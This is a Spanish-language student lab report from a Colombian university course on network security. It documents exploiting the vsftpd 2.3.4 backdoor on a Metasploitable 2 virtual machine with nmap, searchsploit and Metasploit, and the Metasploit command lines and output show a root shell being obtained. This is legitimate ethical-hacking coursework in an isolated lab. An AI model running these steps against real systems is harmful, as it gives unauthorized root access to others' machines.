LABORATORIO DE VULNERACION DE PUERTOS

EDWARD CAMILO CAICEDO BENITEZ

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA DE INGENIERÍA DE TELECOMUNICACIÓNES E INFORMÁTICA

SEGURIDAD Y AUDITORIAS EN REDES

DOCENTE

RAFAEL SANDOVAL MORALES

QUIBDÓ-CHOCÓ-COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

INTRODUCCIÓN

El Informe detalla las acciones realizadas para demostrar cómo aprovechar algunas de las vulnerabilidades presentes en el sistema Metasploitable 2, con el objetivo de completar las actividades prácticas asignadas. En el informe se muestra la ejecución de varios exploits en un entorno controlado usando el sistema operativo Kali Linux y Metasploitable 2 en Virtual Box. El propósito principal de esta práctica es garantizar que los participantes tengan un entendimiento sobre el hacking ético.

OBJETIVO

El objetivo de esta práctica es ejecutar varios exploits en un entorno simulado. Donde se atacará a diferentes puertos con vulnerabilidades usando como ejemplo principal las demostraciones en clase sobre la ejecución de “exploits” usando Metasploitable 2 en Kali Linux

METODOLOGÍA

Para detector las distintas variedades de vulnerabilidades encontradas en el sistema de Metasploitable 2 se usaron principal mente el método nmap para ver las versiones, tipo y nombre

de las vulnerabilidades mapeadas y diferentes métodos de penetración para tanto acceder como obtener información de la máquina objetivo.

RECOPILACIÓN DE INFORMACIÓN

Como se había mencionado anteriormente, el objetivo es poder explotar algunas de las vulnerabilidades expuestas en el sistema Metasploitable 2, para este ejercicio tenemos identificada la dirección IP de la máquina objetivo, la cual fue: 10.0.2.4

INSTALCIONDE DE METASPLOTABLE 2

En mi caso para hacer esta instalación solo realice estos pasos seleccione la opción de importa dentro de VirtualBox




ILUSTRACIÓN 1 VirtualBox

Paso 2. Me salió esta ventana donde seleccione la iso de metasplotable 2 que tengo en mío pc




ILUSTRACIÓN 2 Importación de máquina virtual en VirtualBox

Paso 3. Selecciono metaesploit 2 y le doy abrir para seleccionarla




ILUSTRACIÓN 3 Selección de archivo ISO para importar máquina virtual en VirtualBox

Paso 4. Una vez seleccionada le doy terminar




ILUSTRACIÓN 4 Confirmación de archivo ISO seleccionado para importar en VirtualBox

Y de esta forma pude crear metasplotable 2 en VirtualBox




ILUSTRACIÓN 5 Máquina virtual Metasploitable2 importada correctamente y lista para iniciar en VirtualBox

INFORME DE EXPLOTACION DE PUERTOS DE METASPLOTABLE 2

Ip de la víctima con el cemento de red red_nat




ILUSTRACIÓN 6 Verificación de la dirección IP asignada a Metasploitable2

2 paso asegurarse que la Kali que va a ser el atacante también se comunique por la misma red_nat

ILUSTRACIÓN 7 Verificación de la dirección IP asignada a Kali Linux

Paso 3. Escaneo de dispositivos que están conectado a mi red




ILUSTRACIÓN 8 Escaneo de red con Nmap para identificar dispositivos activos en el rango 10.0.2.0/24

Paso 4. Ver los puertos que están abierto




ILUSTRACIÓN 9 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

VULNERACION DEL PUERTO 21

Paso 5. Searchsplot vsftpd 2.3.4 (para verificar su para ese servicio halla esxploits.)




ILUSTRACIÓN 10 Búsqueda de vulnerabilidades para el servicio vsftpd 2.3.4 usando SearchSploit

Paso 6. Ingresamos a la consola de metasploit 2 desde Kali




ILUSTRACIÓN 11 Inicio de Metasploit Framework (msfconsole) en Kali Linux

Paso 7. Buscando el exploit disponible.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

ILUSTRACIÓN 12 Búsqueda del exploit para VSFTPD 2.3.4 en Metasploit Framework

Paso 8. Buscando el exploit del puerto 21




ILUSTRACIÓN 13 Carga del módulo de explotación para VSFTPD 2.3.4

Paso 9. consultando qué payloads son compatibles con el exploit




ILUSTRACIÓN 14 Visualización del payload compatible con el exploit seleccionado

Paso 10. Muestra las opciones configurables del exploit antes de ejecutarlo.




ILUSTRACIÓN 15 Visualización de las opciones configurables para el exploit

Paso 11. Le estás diciendo a Metasploit que el exploit debe ejecutarse contra la máquina con la IP **10.0.2.4**, que es donde crees que está corriendo el servicio FTP vulnerable (vsftpd 2.3.4).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
```

ILUSTRACIÓN 16 Configuración de la dirección IP del objetivo en Metasploit

Paso 12. El puerto 21 expuesto con la versión vulnerable de vsftpd 2.3.4 permite ejecución remota de comandos sin autenticación, otorgando al atacante una shell en el sistema.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 17 Verificación de opciones configuradas para el exploit vsftpd_234_backdoor en Metasploit

Paso13. Este payload permite **interactuar con la sesión una vez que se establece una conexión con éxito**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

ILUSTRACIÓN 18 Configuración del Payload para el Exploit vsftpd_234_backdoor en Metasploit

Paso 14. **Se conectó al servicio FTP** en el puerto 21 del host 10.0.2.4

La vulnerabilidad fue detectada y explotada correctamente. Esto significa que se activó una puerta trasera (backdoor) incluida en esa versión vulnerable de vsftpd 2.3.4. Se abrió una shell remota como root (¡éxito total!)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:33251 -> 10.0.2.4:6200) at 2025-08-06 21:44:20 -0500
```

ILUSTRACIÓN 19 Ejecución exitosa del exploit vsftpd_2.3.4: acceso root mediante shell remota

Paso 15. Luego de obtener acceso remoto mediante la explotación de la vulnerabilidad en vsftpd 2.3.4, se ejecutó el comando whoami, confirmando privilegios de **root** en el sistema comprometido. Posteriormente, con ip a, se identificó la interfaz de red activa (eth0) y la dirección IP asignada al equipo (10.0.2.4), consolidando la presencia dentro del entorno del sistema remoto.

